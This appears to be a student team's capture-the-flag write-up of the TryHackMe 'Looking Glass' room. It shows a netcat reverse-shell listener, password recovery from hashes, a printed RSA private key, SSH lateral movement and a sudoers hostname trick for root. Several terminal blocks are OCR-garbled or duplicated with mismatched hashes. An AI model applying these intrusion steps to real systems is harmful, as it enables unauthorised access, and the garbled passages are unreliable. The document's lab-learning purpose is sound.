



```
[root@kali kali] ~
$ nc -lvpn 1234 ...
listening on [any] 1234 ...
connect to [10.8.8.203] from (UNKNOWN) [10.10.7.109] 51976
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
tweedledum@looking-glass:~$ id
id
uid=1002(tweedledum) gid=1002(tweedledum) groups=1002(tweedledum)
tweedledum@looking-glass:~$
```

Now we should have a look at the home folder, and then we will find two different folder a poem and something that can be encrypted. We should encrypt the following in crackstation and then use cyberchef and get the given password. The password is zyxwvutsrqponmlk.



```
[root@kali kali] ~
$ 28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f004f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd6244667760007cacecf544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a1ef721d1542d8
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b
tweedledum@looking-glass:~$ cd /home
cd /home
tweedledum@looking-glass:/home$ ls -la
ls -la
total 32
drwxr-xr-x  8 root      root      4096 Jul  3  2020 .
drwxr-xr-x  24 root      root      4096 Jul  2  2020 ..
drwx--x--x  6 alice     alice     4096 Jul  3  2020 alice
drwx----- 2 humptydumpty humptydumpty 4096 Jul  3  2020 humptydumpty
drwxrwxrwx  5 jabberwock  jabberwock 4096 Jul 27 09:32 jabberwock
drwx----- 5 tryhackme   tryhackme  4096 Jul  3  2020 tryhackme
drwx----- 3 tweedledee  tweedledee 4096 Jul  3  2020 tweedledee
drwx----- 2 tweedledum  tweedledum 4096 Jul  3  2020 tweedledum
tweedledum@looking-glass:/home$ su humptydumpty
su humptydumpty
Password: zyxwvutsrqponmlk
humptydumpty@looking-glass:/home$
```



Steps: Third user

6. Third user

Members involved: Sarvesh A/L Munusamy

Tools used : Kali Linux, Terminal

Therefore, we have another password that had been obtained from the humptydumpty.txt file. And since we already know that there is a user named humptydumpty because we already examined the passwd file, let's try switching to them.

```
They quite forgot their quarrel.'  
tweedledum@looking-glass:~$ cat cat humptydumpty.txt  
H cat cat humptydumpty.txt  
cat: cat: No such file or directory  
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9  
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed  
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624  
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f  
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6  
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0  
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8  
74686520706173776f7264206973207a797877767574737271706f6e6d6c6b  
tweedledum@looking-glass:~$ cd /home  
cd /home  
tweedledum@looking-glass:/home$ ls -la  
ls -la  
total 32  
drwxr-xr-x  8 root          root        4096 Jul  3  2020 .  
drwxr-xr-x 24 root          root        4096 Jul  2  2020 ..  
drwx---x--x  6 alice         alice       4096 Jul  3  2020 alice  
drwx----- 2 humptydumpty   humptydumpty 4096 Jul  3  2020 humptydumpty  
drwxrwxrwx  5 jabberwock    jabberwock  4096 Jul 27 12:32 jabberwock  
drwx----- 5 tryhackme     tryhackme   4096 Jul  3  2020 tryhackme  
drwx----- 3 tweedledee    tweedledee  4096 Jul  3  2020 tweedledee  
drwx----- 2 tweedledum    tweedledum  4096 Jul  3  2020 tweedledum  
tweedledum@looking-glass:/home$ su humptydumpty  
su humptydumpty  
Password: zyxwvutsrqponmlk  
humptydumpty@looking-glass:/home$ id  
id  
uid=1004(humptydumpty) gid=1004(humptydumpty)
```

Since we can't find anything in the folder, we should look into the home folder. Despite not having access to view the folder's contents, we do have permission to read the.bashrc file in Alice's home folder.

```

| /home
eedledum@looking-glass:/home$ ls -la
; -la
tal 32
rwxr-xr-x 8 root      root      4096 Jul  3 2020 .
rwxr-xr-x 24 root     root      4096 Jul  2 2020 ..
rwx--x--x  6 alice    alice     4096 Jul  3 2020 alice
rwx----- 2 humptydumpty humptydumpty 4096 Jul  3 2020 humptydumpty
rwxrwxrwx  5 jabberwock jabberwock 4096 Jul 27 12:32 jabberwock
rwx----- 5 tryhackme tryhackme  4096 Jul  3 2020 tryhackme
rwx----- 3 tweedledee tweedledee 4096 Jul  3 2020 tweedledee
rwx----- 2 tweedledum tweedledum 4096 Jul  3 2020 tweedledum
weedledum@looking-glass:/home$ su humptydumpty
password: zyxwvutsrqponmlk
humptydumpty@looking-glass:/home$ id
id
uid=1004(humptydumpty) gid=1004(humptydumpty) groups=1004(humptydumpty)
humptydumpty@looking-glass:/home$ cd alice
cd alice
humptydumpty@looking-glass:/home/alice$ ls -la
ls -la
ls: cannot open directory '.': Permission denied
humptydumpty@looking-glass:/home/alice$ cd-
cd-
Command 'cd-' not found, did you mean:
command 'cdv' from deb codeville
command 'cdi' from deb cdo
command 'cd5' from deb cd5
command 'cdp' from deb ipras
command 'cde' from deb cde
command 'cdw' from deb cdw
command 'cdb' from deb tinyedb
command 'cdo' from deb cdo

```

We find an id rsa file in the expected.ssh folder, but we also see that our currently logged-on user, humpty dumpty, owns the file. After that we will get the rsa private key.

```

fi
humptydumpty@looking-glass:/home/alice$ ls -la .ssh
ls -la .ssh
ls: cannot open directory '.ssh': Permission denied
H humptydumpty@looking-glass:/home/alice$ ls -la .ssh/id_rsa
ls -la .ssh/id_rsa
-rw----- 1 humptydumpty humptydumpty 1679 Jul  3 2020 .ssh/id_rsa
humptydumpty@looking-glass:/home/alice$ cat .ssh/id_rsa
cat .ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpIBAAKCAQEAxmPncAXisNjbU2xizft4aYPqmfXm1735FPlGf4j9ExZhLmmD
NIRchPaFuqJXQZi5ryQH6YxZP5IIJXENK+a4WoRDyPoyGK/63rXTn/IWWKQka9tQ
2xrndyxwbtiKP1L4bq/4vU30UcA+aYHxqhyq39arpeceHVit+jVPriHiCA73k7g
HCgpkwCzNa5MMG+1Cg4ifzffv4uhPkxBLLl3f4rBf84RmuKEEy6bYZ+/WOEgHl
fks5ngFniW7*x2R3vyq7xyDrviXEjfW4yYe+kLiGZyyk1ia7HGhNkpIRufPdJdT+r
NGrjYFLjhzeWBmHx7JkhkEUFIvX6ZV1y+gihQIDAQABoIBAQDAhIA5kCyMqtQj
X2F+O9J8qvjFzF+GSl7lAIVuC5Ryqlxm5tsg4nUZvlRgfRMpn7hJAjd/bWFKLb7j
/pHmkU1C4WkaJdjpxhSPFgjxpK4UtK3xUetjw+1eomIVNu6pkivJ0DyXVJiTZ5jF
ql2PZTVPwPtRw+RebKMwjwo4k77Q30r8Kxr4Ufx2hLhtHT8tsjqBUWrB/jLMHQ0
zmU73tuPVQSEsgeUP2j0lv7q5toEYieoA+7ULpGDwDn8PxQjCF/2QUa2jFalixsK
WfEcmtnIQDyOFWCbmgb0vik4Lzk/rDGn9VjcYFxOpuj3XH2l8QDQ+GO+5BBg38+aJ
cUINwh4BAoGBAPdctuVRoAkFpyEofZxFQfpQpw3LZyviKena/HyWLxXWHxG6ji7aW
DmtVXjjQ0wcj0LuDt4QQvCJVrgBdBGvFLoWZzLpYGJchxmlR+RHCb40pZjBgr5
8bjJlQcp6ppplBRCF/Os5ugpCijsS6uA6CWWXe6WC7r7V94r5wzzJpWBAoGBAM1R
aCg1/2UxI0qxtAFQ+WDxqQQqu3szvrhep22McIue83dh+hUibaPqR1nYy1sAhgy
wJohLchlq4E1LhUmTZZquBwviU73fNRbID5pfn4LKL6/yiF/Gwd+Zv+t9n9DDWKi
WgT9aG7N+TP/yimYniR2ePu/xKIjWX/uSs3rSLcFAoGBAOxvcFpM5Pz6rD8jZrsz
SFexY9P5n0pn4ppyICFRMhIfDYD7TeXeFDY/yOnhDyrJXcbOARwjivhDLdxhzFkx
X1DPyif292GTsMC4xL0BhLkziIY6bGI9efC4rXvFcvrUqDyc9ZzoYflykL9KaCGr
+zLCotJ8FQZKjDhOGnDkUPMBAoGBAMrVaXiQH8bwSfyRobE3GaZUFw0yreYAsKGj
oPPwkhhxA0UlXdIT0Q1+HQ79xagY0fjl6rBZpska59u1ldj/BhdbRpdrvuxsQr3n
aGs//N64V4BaKG3/CjHcBhUA30vKCicvDI9xaQJOKardP/Ln+xM61zrdsHwdQAXK
e8wCbMuAoGBAOKy50nahW8PcFcX68srFLX4W20NN6cFp12cU2QJy2MLGoFYBpa
dLnK/rW400JxgqjVI69MjDsfrn1gZNhTTAyNnRMH1U7kUFPUb2ZXcmnCGLhAGEbY9
k6ywCnCtTz2/sNENgCx9/iZw+yEM/4s9eonVimF+u19HJFOPJsAYxx0
-----END RSA PRIVATE KEY-----
humptydumpty@looking-glass:/home/alice$ cat .ssh/id_rsa

```

Steps:Fourth user

7. Fourth user and root flag


Member involved: Nicholas Cheok Jia Jie

Tools used: Kali Linux, terminal.

We used the “kitten.txt” command because we do not know the password by using ‘sudo -l’ even when we tried many times with “sudo -l”.

```
aG$ //N64V4BaKG3/CjHcBhUA30vKCicvDI9xaQJ0KardP/Ln+xM6lzrdsHwdQAXX  
e8wCbmuhAoGBAOky50naHwB8PcFcX68srFLX4W20NN6cFp12cU2Qy2MLGoFYBpa  
dLnK/rW400JxggIV69MjDsfrn1gZNhTTAyNnRMH1U7kUfPUB2ZXmnCGLhAGEbY9  
k6ywCnCtfz2/sNEGNx9/iZw+yEm/4s9eonVimF+u19HJFOPJsAYxx0  
-----END RSA PRIVATE KEY-----  
humptydumpty@looking-glass:/home/alice$ ssh alice@127.0.0.1 -i /home/alice/.ssh/id_rsa  
<ice$ ssh alice@127.0.0.1 -i /home/alice/.ssh/id_rsa  
The authenticity of host '127.0.0.1 (127.0.0.1)' can't be established.  
ECDSA key fingerprint is SHA256:kaciOm3nKZjBx4DS3cg5Qa0DIvv86s9jtZ0m83r1Pu4.  
Are you sure you want to continue connecting (yes/no)? yes  
yes  
Warning: Permanently added '127.0.0.1' (ECDSA) to the list of known hosts.  
Last login: Fri Jul 3 02:42:13 2020 from 192.168.170.1  
alice@looking-glass:~$ id  
uid=1005(alice) gid=1005(alice) groups=1005(alice)  
alice@looking-glass:~$ ls -l  
ls -l  
total 4  
-rw-rw-r-- 1 alice alice 369 Jul 3 2020 kitten.txt  
alice@looking-glass:~$ cat kitten.txt  
cat kitten.txt  
She took her off the table as she spoke, and shook her backwards and forwards with all her might.  
The Red Queen made no resistance whatever; only her face grew very small, and her eyes got large and green: and s  
till, as Alice went on shaking her, she kept on growing shorter-and fatter-and softer-and rounder-and-  
  
-and it really was a kitten, after all.  
alice@looking-glass:~$ ls -al  
ls -al  
total 40  
drwx--x--x 6 alice alice 4096 Jul 3 2020 .  
drwxr-xr-x 8 root root 4096 Jul 3 2020 ..  
lrwxrwxrwx 1 alice alice 9 Jul 3 2020 .bash_history → /dev/null  
-rwxr--r-- 1 alice alice 220 Jul 3 2020 .bash_logout  
-rwxr--r-- 1 alice alice 3771 Jul 3 2020 .bashrc  
drwx----- 2 alice alice 4096 Jul 3 2020 .cache  
drwx----- 3 alice alice 4096 Jul 3 2020 .gnupg  
drwxrwxr-x 3 alice alice 4096 Jul 3 2020 .local  
-rwxr--r-- 1 alice alice 807 Jul 3 2020 .profile  
drwx--x--x 2 alice alice 4096 Jul 3 2020 .ssh  
-rwxr-wr-- 1 alice alice 369 Jul 3 2020 kitten.txt  
alice@looking-glass:~$ getcap -r / 2>/dev/null  
getcap -r / 2>/dev/null  
-bash: /dev/null: No such file or directory  
alice@looking-glass:~$ getcap -r / 2>/dev/null  
getcap -r / 2>/dev/null
```

We found a file called “alice” in the “/etc/sudoers.d/” which show us to the root paths. We then cat out root by using the command “cat root.txt | rev” to get the flag of root txt.



```
Kali-Linux-2021.4a-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
kali@kali: ~ × kali@kali: ~ × kali@kali: ~ × kali@kali: ~ ×
drwx--x--x 6 alice alice 4096 Jul 3 2020 .
drwxr-xr-x 8 root root 4096 Jul 3 2020 ..
lrwxrwxrwx 1 alice alice 9 Jul 3 2020 .bash_history → /dev/null
-rw-r--r-- 1 alice alice 220 Jul 3 2020 .bash_logout
-rw-r--r-- 1 alice alice 3771 Jul 3 2020 .bashrc
drwx----- 2 alice alice 4096 Jul 3 2020 .cache
drwx----- 3 alice alice 4096 Jul 3 2020 .gnupg
drwxrwxr-x 3 alice alice 4096 Jul 3 2020 .local
-rw-r--r-- 1 alice alice 807 Jul 3 2020 .profile
drwx--x--x 2 alice alice 4096 Jul 3 2020 .ssh
-rw-rw-r-- 1 alice alice 369 Jul 3 2020 kitten.txt
alice@looking-glass:~$ getcap -r / 2>/dev/null
getcap -r / 2>/dev/null
bash: /dev/null: No such file or directory
alice@looking-glass:~$ getcap -r / 2>/dev/null
getcap -r / 2>/dev/null

/usr/bin/mtr-packet = cap_net_raw+ep
alice@looking-glass:$
alice@looking-glass:$ cat /etc/sudoers
cat /etc/sudoers
cat: /etc/sudoers: Permission denied
alice@looking-glass:$ cat /etc/sudoers.d/
cat /etc/sudoers.d/
cat: /etc/sudoers.d/: Is a directory
alice@looking-glass:$ hostname
\hostname
looking-glass
alice@looking-glass:$ cat /etc/sudoers.d/alice
`cat /etc/sudoers.d/alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
alice@looking-glass:$ sudo -h ssalg-gnikool /bin/bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@looking-glass:~# cd /root
cd /root
root@looking-glass:/root# ls
ls
passwords passwords.sh root.txt the_end.txt
root@looking-glass:/root# cat root.txt
cat root.txt
}f3dae6dec817ad10b750d79f6b7332cb{mht
root@looking-glass:/root# cat root.txt | rev
cat root.txt | rev
thm{bc2337b6f97d057b01da718ced6ead3f}
root@looking-glass:/root#
```

Thought Process/Methodology:

For the second user, we logged in as user tweedledum and updated the shell. After that, we were able to find two different folders of a poem and something that can be encrypted. We then encrypted the following in the crackstation and decode it in cyberchef to get the password which was “zyxwvutsrqponmlk”. For the third user, we used the password that we obtained earlier “zyxwvutsrqponmlk” from Cyberchef on Humptydumpty. We then looked into the home folder and we have the permission to read the.bashrc file in Alice's home folder. We saw that the HumptyDumpty user has been logged on when we found an id_rsa file in the expected.ssh folder and we will get the rsa private key. And for the fourth user, we tried to used “sudo -l” many times to look for Alice's password but we could not get the password correctly so we used the “kitten.txt”. Last but not least for the root flag, we saw in “/etc/sudoers.d/” and we found a file called “alice”. We then cat out the root by using the command “cat root.txt | rev” to get the root flag. We then terminated our THM machine and we completed the processes.

Contributions

ID	Name	Contributions	Signatures
1211102066	Hemma Ravindran	Did the Jabberwock part and found the user flag. Then gains access to the target system. Did the writeup for user flag 1.	<i>R.hemma</i>
1211100614	Tivaasheny Ananthan	Try to connect with kali because our group didn't get it straight. So try to solve it. Scanned the nmap ,found the correct port number and the poem. Then decode the secret from the poem and get the answer. Did the writeup for user 1.	<i>A.tivaa</i>
1211102168	Nicholas Cheok Jia Jie	In charged of fourth user process and root flag. Involved in the write up.	<i>Nich</i>
1211100986	Sarvesh Munusamy	Decode the hashes and got the password for humptydumpty.txt. Access the private key given. Did the writeup for second user and third user.	<i>m.vesh</i>

VIDEO LINK: <https://youtu.be/uMFjoPr0lhg>